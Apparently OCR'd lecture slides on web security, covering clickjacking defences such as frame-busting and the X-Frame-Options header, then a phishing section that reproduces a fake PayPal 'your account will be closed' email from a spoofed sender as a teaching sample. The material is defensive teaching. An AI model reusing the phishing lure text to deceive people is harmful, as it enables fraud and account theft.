
- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
  - So user can’t be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else
- Another approach: HTTP X-Frame-Options header
  - Allows white-listing of what domains – if any – are allowed to frame a given page a server returns

Yes, there is a hell of a lot of grafted on web security...

- So far we've seen:
  - **`Content-Security-Policy`**: (HTTP header)
  - **`SameSite`** (Cookie attribute)
  - And now **`X-Frame-Options`** (HTTP header)
- One curse of security: Backwards compatibility....
  - We can't just throw out the old S@#)(*: people depend on it!

Phishing...

- Leveraging the richness of web pages...
- And user training!



PayPal

Dear vern we are making a few changes

View Online

Your Account Will Be Closed !

Hello, Dear vern

Your Account Will Be Closed , Until We Here From You . To Update Your Information . Simply click on the web address below

What do I need to do?

```
Date:  Thu, 9 Feb 2017 07:19:40 -0600
From:  PayPal <alert@gnc.cc>
Subject:  [Important] : This is an automatic message to : (vern)
To:  vern@aciri.org
```


How do I know this is not a Spoof email?

Spoof or 'phishing' emails tend to have generic greetings such as "Dearvern". Emails from PayPal will always address you by your first and last name.

Find out more here.

This email was sent to vern.

Copyright Â(c) 1999-2017. All rights reserved. PayPal Pte. Ltd. Address is 5 Temasek Boulevard #09-01 Suntec Tower 5 Singapore 038985



PayPal

Dear vern we are making a few changes

View Online

PayPal

Your Account Will Be Closed !

Hello, Dear vern

Your Account Will Be Closed , Until We Here From You . To Update Your Information . Simply click on the web address below

What do I need to do?

Help Contact Security

How do I know this is not a Spoof email?

